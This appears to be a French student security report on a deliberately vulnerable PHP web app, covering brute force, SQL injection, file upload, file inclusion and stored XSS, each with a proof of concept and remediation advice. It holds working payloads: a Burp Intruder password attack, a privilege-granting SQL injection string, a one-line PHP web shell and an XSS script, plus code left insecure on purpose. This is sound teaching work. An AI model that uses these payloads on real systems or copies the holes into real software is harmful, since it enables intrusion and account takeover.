

Rapport de Projet

Membres de l'équipe :

- Mateo CARCIU
- Cédric DOUSSET
- Jeremy AUBRY
- Antoine FALGIGLIO

Objectif du projet : Développer une application web vulnérable démontrant différentes failles de sécurité

1. Introduction

1.1 Contexte du Projet

Le projet vise à créer une application web intentionnellement vulnérable pour comprendre et démontrer les mécanismes d'attaques courantes dans les environnements web. L'objectif principal est de mettre en lumière les risques de sécurité et les bonnes pratiques de correction.

1.2 Méthodologie

Notre approche consistera à :


- Développer une application web réaliste
- Implémenter volontairement 5 vulnérabilités spécifiques
- Documenter chaque vulnérabilité en détail
- Proposer une version sécurisée de l'application

2. Architecture Technique

2.1 Technologies Utilisées

- Langage de développement : PHP
- Base de données : MySQL

2.2 Structure du Projet



3. Vulnérabilités Implémentées

3.1 Brute Force

Description

La vulnérabilité de brute force permet à un attaquant de tenter systématiquement différentes combinaisons de credentials pour accéder à des comptes.

Implémentation

- Absence de mécanisme de limitation des tentatives de connexion
- Pas de système de verrouillage temporaire après X tentatives échouées
- Aucun mécanisme de CAPTCHA ou de validation supplémentaire

Preuve de Concept (PoC)

On a donc réalisé une attaque par brute force sur notre version d'appli vulnérable à partir d'un fichier txt contenant des mots de passe classiques, le mot de passe qu'on devait trouver était "admin123" on peut voir dans le screen ci dessous que lorsque Burp Suite a tenté avec ce mot de passe ca a retourné un status code 302 qui équivaut à une redirection, c'est qu'il se passe quand on est connectés on est donc redirigés sur une autre page, dans notre cas index.php, et puis il y'a la Length ainsi que la Response Received qui change par rapport aux autres tentatives, qui est plus courte, ces différences nous poussent donc à croire que ce mot de passe est le bon, et c'était bien le cas.

1 x 2 x +

Sniper attack

Start attack

Target: http://localhost

Update Host header to match target

Add \$ Clear \$ Auto \$

```
1 POST /TPsecu/unsecured_app/login.php HTTP/1.1
2 Host: localhost
3 Content-Length: 28
4 Cache-Control: max-age=0
5 sec-ch-ua: "Not?A_Brand";v="99", "Chromium";v="130"
6 sec-ch-ua-mobile: ?0
7 sec-ch-ua-platform: "macOS"
8 Accept-Language: en-US,en;q=0.9
9 Origin: http://localhost
10 Content-Type: application/x-www-form-urlencoded
11 Upgrade-Insecure-Requests: 1
12 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/130.0.6723.70 Safari/537.36
13 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
14 Sec-Fetch-Site: same-origin
15 Sec-Fetch-Mode: navigate
16 Sec-Fetch-User: ?1
17 Sec-Fetch-Dest: document
18 Referer: http://localhost/TPsecu/unsecured_app/login.php
19 Accept-Encoding: gzip, deflate, br
20 Cookie: PHPSESSID=691a57uog18jinaoddugitdlj4
21 Connection: keep-alive
22
23 username=admin&password=$kari$
```

Settings

These settings control whether Intruder updates the configured request headers during attacks.

☒ Update Content-Length header

☒ Set Connection header

Error handling

These settings control how Intruder handles network errors during the attack.

Number of retries on network failure: 3

Pause before retry (milliseconds): 2000

Attack results

These settings control what information is captured in attack results.

☒ Store requests

☒ Store responses

☒ Make unmodified baseline request

☐ Use denial-of-service mode (no results)

☐ Store full payloads

Grep - Match

These settings can be used to flag result items containing specified expressions.

☒ Flag responses matching these expressions:

Paste

Nom d'utilisateur ou mot de passe incorrect.

Load...

Nom d'utilisateur ou mot de passe incorrect

Remove

Requête : SELECT id, username, admin, password FROM u...

Clear

Add

Enter a new item

4. Intruder attack of http://localhost

Results Positions

Intruder attack results filter: Showing all items

Request	Payload	Status code	Response received	Error	Timeout	Length	Nom d'utilisa...	Nom d'utilisat...	Requête : SE...	Comment
64	trustno1	200	104			3093				
65	starwars	200	102			3093				
66	hello	200	101			3093				
67	freedom	200	100			3093				
68	whatever	200	105			3093				
69	princess	200	100			3093				
70	login	200	102			3093				
71	qwerty123	200	102			3093				
72	passw0rd	200	102			3093				
73	admin123	302	76			560				

Request Response

pretty Raw Hex

```
POST /TPsecu/unsecured_app/login.php HTTP/1.1
Host: localhost
Content-Length: 32
Cache-Control: max-age=0
sec-ch-ua: "Not?A_Brand";v="99", "Chromium";v="130"
sec-ch-ua-mobile: ?0
sec-ch-ua-platform: "macOS"
Accept-Language: en-US,en;q=0.9
Origin: http://localhost
Content-Type: application/x-www-form-urlencoded
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/130.0.6723.70 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: http://localhost/TPsecu/unsecured_app/login.php
Accept-Encoding: gzip, deflate, br
Cookie: PHPSESSID=691a57uog18jinaoddugitdlj4
Connection: keep-alive

username=admin&password=admin123
```

Remédiation

- Implémenter un mécanisme de limitation des tentatives (ex: max 5 essais)
- Ajouter un temps d'attente progressif après chaque tentative échouée
- Mettre en place un système de CAPTCHA
- Utiliser l'authentification à deux facteurs (2FA)

3.2 Injection SQL

Description

La vulnérabilité d'injection SQL permet à un attaquant de manipuler ou récupérer des données en exploitant des requêtes SQL mal sécurisées.

Implémentation

- Requêtes SQL construites directement avec des inputs utilisateurs
- Absence de requêtes préparées
- Aucune validation ou échappement des entrées

Preuve de Concept (PoC)

Nous allons utiliser le champ de recherche afin d'exploiter une vulnérabilité SQL.

Voici la fonction qui nous sert à récupérer tous les posts.


```
function fetch_posts($search = '')
{
    global $pdo;
    $sql = "SELECT posts.id, posts.content, posts.image_name, posts.created_at, users.username
            FROM posts
            JOIN users ON posts.user_id = users.id";
    if ($search) {
        // Directly interpolate user input into the query
        $sql .= " WHERE posts.content LIKE '%$search%'";
    }
    $sql .= " ORDER BY posts.created_at DESC LIMIT 100";

    // Execute the query without preparing it
    $result = $pdo->query($sql);

    return $result->fetchAll(PDO::FETCH_ASSOC);
}
```

On remarque bien que la commande de recherche est dans un variable d'une requête non préparée. On va en profiter pour essayer d'attribuer tous les droits à tous les utilisateurs.

si on regarde bien la base de données, on voit qu'il y a un admin et un user.



	id	username	password	admin
<input type="checkbox"/> Éditer <input type="checkbox"/> Copier <input type="checkbox"/> Supprimer	1	admin	laGRR85_zbSmCulkBc7V8ezhdTNtj6XmxZa...	0
<input type="checkbox"/> Éditer <input type="checkbox"/> Copier <input type="checkbox"/> Supprimer	2	user	15SgANldXnYOV5mKKzLtpKdKmgcf...	1

On utilise la payload suivante :

```
%; UPDATE users SET admin = 1 WHERE admin = 0; --
```

[Accueil](#) [À propos](#) [Profil](#) [Parametre](#)

Rechercher

Aucun fichier choisi

Poster

Et on voit que tous les users sont admin

			id	username	password	admin				
<input type="checkbox"/>		Éditer		Copier		Supprimer	3	user1	\$2y\$10\$GeP9z51jaGRR85.zbSmCiulkBc7V8ezhdTNtj6XmxZa...	1
<input type="checkbox"/>		Éditer		Copier		Supprimer	2	admin	\$2y\$10\$oeX0i9eyvsP8gcLJ5SgANudXnYOV5mKKzLtpKdKmgcf...	1

Remédiation

- Utiliser des requêtes préparées
- Implémenter des ORM (Object-Relational Mapping)
- Valider et filtrer toutes les entrées utilisateurs
- Appliquer le principe du moindre privilège pour les accès à la base de données

3.3 Upload de Fichiers Malveillants

Description

La mauvaise gestion des uploads permet le téléchargement de fichiers potentiellement dangereux.

Implémentation

- Validation insuffisante du type de fichier
- Pas de vérification de l'extension ou du contenu
- Stockage direct sans contrôle

Suppression du accept dans index.php :

```
<input type="file" name="image" accept="image/jpeg,image/png,image/gif">
```

```
<div class="form-container">
    <form method="POST" action="create_post.php"
enctype="multipart/form-data">
        <textarea name="content" placeholder="Écrivez quelque chose..."
rows="4"></textarea>
        <input type="file" name="image">
        <button type="submit">Poster</button>
    </form>
</div>
```

Suppression des vérifications dans create_post.php tels que :

1. **Pas de contrôle sur les extensions** : Un fichier `.php`, `.exe` ou tout autre type peut être téléchargé.
2. **Pas de validation des types MIME ou du contenu réel** : Permet à un utilisateur malveillant de contourner les restrictions.
3. **Stockage dans un répertoire web** : Les fichiers téléchargés sont directement accessibles via `/uploads/nom-du-fichier`.
4. **Aucun renommage des fichiers** : Un utilisateur peut écraser des fichiers existants en utilisant les mêmes noms.

Ce qui donne ceci :

```
if (!empty($_FILES['image']) && $_FILES['image']['error'] === UPLOAD_ERR_OK) {  
    // Pas de vérification des types de fichiers  
    $upload_dir = 'uploads/';  
    if (!is_dir($upload_dir)) {  
        mkdir($upload_dir, 0755, true); // Crée le dossier s'il n'existe pas  
    }  
  
    // Utilise le nom original sans vérification  
    $image_name = basename($_FILES['image']['name']);  
    $upload_path = $upload_dir . $image_name;  
  
    // Déplace le fichier sans contrôle  
    if (!move_uploaded_file($_FILES['image']['tmp_name'], $upload_path)) {  
        // Erreur si le déplacement échoue  
        header('Location: index.php?error=upload_failed');  
        exit;  
    }  
}
```

Exemple d'attaque (PoC) :


1. Télécharger un fichier PHP malveillant :

Création d'un fichier `shell.php` avec le contenu suivant :

```
<?php  
echo shell_exec($_GET['cmd']);  
?>
```

Téléchargez ce fichier via le formulaire d'upload.

Accédez à ce fichier via <http://localhost/uploads/shell.php?cmd=dir> pour exécuter des commandes.



Le volume dans le lecteur C s'appelle Windows-SSD Le numéro de série du volume est 2E45-D06A Répertoire de C:\laragon\www\TPsecu\unsecured_app\uploads 06/12/2024 18:31

. 03/12/2024 21:11

.. 03/12/2024 21:14 395610 albanais.jpg 03/12/2024 12:02 201690
post_1733219660_674ed54c6064f.png 04/12/2024 12:18 348431
post_1733311113_67503a89cc951.png 06/12/2024 17:57 750601
post_1733504243_67532cf38aec9.jpg 06/12/2024 18:41 39 shell.php 5 fichier(s)
1696371 octets 2 Rép(s) 167462150144 octets libres

Remédiation

- Validation stricte des types de fichiers
- Vérification du contenu réel du fichier (pas seulement de l'extension)
- Renommer les fichiers avec un identifiant unique
- Stocker les fichiers en dehors de la racine web
- Limiter la taille des fichiers

3.4 Local/Remote File Inclusion (LFI/RFI)

Description


Ces vulnérabilités permettent l'inclusion non autorisée de fichiers locaux ou distants.


Implémentation

- Inclusion de fichiers basée sur des paramètres utilisateur non validés
- Absence de filtrage des chemins
- Pas de restriction sur les ressources incluables


Preuve de Concept (PoC)

On se connecte avec l'utilisateur lambda 'Test' qui ne possède pas de statut admin contrairement au profil Admin.






On accède à l'accueil



et en changeant le nom de la page dans l'url, on se rend compte qu'on a accès à la page admin alors que nous ne bénéficions pas du rôle admin.



Remédiation

- Valider et filtrer strictement les chemins de fichiers
- Utiliser une liste blanche de fichiers autorisés
- Utiliser des fonctions sécurisées d'inclusion
- Limiter les droits du serveur web

3.5 XSS Stored

La vulnérabilité XSS Stored, aussi appelée XSS persistante, permet à un attaquant d'injecter du code JavaScript malveillant qui sera stocké de manière permanente dans la base de données et exécuté à chaque fois qu'un utilisateur visite la page affectée. Contrairement au XSS Reflected, le code malveillant persiste et peut affecter de multiples utilisateurs.

Implémentation

- Absence d'échappement des caractères spéciaux dans les entrées utilisateur
- Stockage direct du contenu utilisateur sans validation
- Affichage du contenu stocké sans filtrage
- Points d'injection typiques : commentaires, profils utilisateurs, messages de forum

Impact

- Vol de cookies de session
- Détournement de session
- Modification du contenu de la page
- Redirection des utilisateurs vers des sites malveillants
- Exécution de code JavaScript arbitraire dans le contexte de l'utilisateur

Preuve de Concept (PoC) :

Ici, nous cherchons à insérer des commentaires sous tous les posts sans avoir à se connecter. Nous allons effectuer la payload suivante en passant par le champ de recherche de post qui nous permet de submit sans obligation de connexion (contrairement aux autres fonctionnalité : publier un poste ou un commentaire)

Payload :

```
<script>document.querySelector('.comment-section').innerHTML += "<div  
class='comment'><p><strong>HackerMann</strong> : You have been hacked</p><img  
src='https://steamuserimages-a.akamaihd.net/ugc/94981434109308086/C48931A89D64785  
945BD0D364A481DA5BAB2B323/?imw=637&imh=358&ima=fit&impolicy=Letterbox&imcolo  
r=%230000000&letterbox=true' style='width:200px;' /></div>";</script>
```

On renseigne la payload dans l'input de recherche

Connexion/Inscription

Rechercher

Poster

et on voit qu'on a bien notre nouveau commentaire sous les posts

SUPer journée a la mer avec la famille, Biz michel



Commentaires

Carole7763 : Super photo, à bientôt Carole

:

HackerMann : You have been hacked



Scénario d'attaque type :

1. L'attaquant poste un commentaire contenant du code JavaScript malveillant
2. Le code est stocké en base de données
3. Chaque visiteur qui consulte la page voit le commentaire et le code s'exécute dans son navigateur

Remédiation

- Échapper systématiquement les caractères spéciaux (htmlspecialchars())
- Valider et nettoyer les entrées utilisateur
- Utiliser les Content Security Policy (CSP)
- Encoder correctement les données avant affichage
- Implémenter une liste blanche de balises HTML autorisées
- Ne jamais faire confiance aux données utilisateur

Exemple de code sécurisé :

php

Copy

```
// Avant affichage
```

```
$safe_content = htmlspecialchars($user_content, ENT_QUOTES,  
'UTF-8');
```

```
// Headers CSP
```

```
header("Content-Security-Policy: default-src 'self'");
```

4. Version Sécurisée

4.1 Approche de Sécurisation

Pour chaque vulnérabilité, nous avons mis en place :

- Des mécanismes de validation renforcés
- Des contrôles d'accès stricts
- Des techniques de protection contre les attaques courantes

4.2 Tests de Pénétration

Après implémentation des corrections, nous avons effectué des tests approfondis pour vérifier :

- L'efficacité des mécanismes de sécurité
- L'impossibilité de contourner les protections
- Le maintien des fonctionnalités applicatives

5. Conclusion

5.1 Apprentissages Clés

- Importance de la validation des entrées utilisateurs
- Nécessité de principes de sécurité par défaut
- Mise en place de défenses en profondeur

5.2 Recommandations Générales

- Maintenez à jour tous les composants
- Effectuez des audits de sécurité réguliers
- Formez les développeurs aux bonnes pratiques de sécurité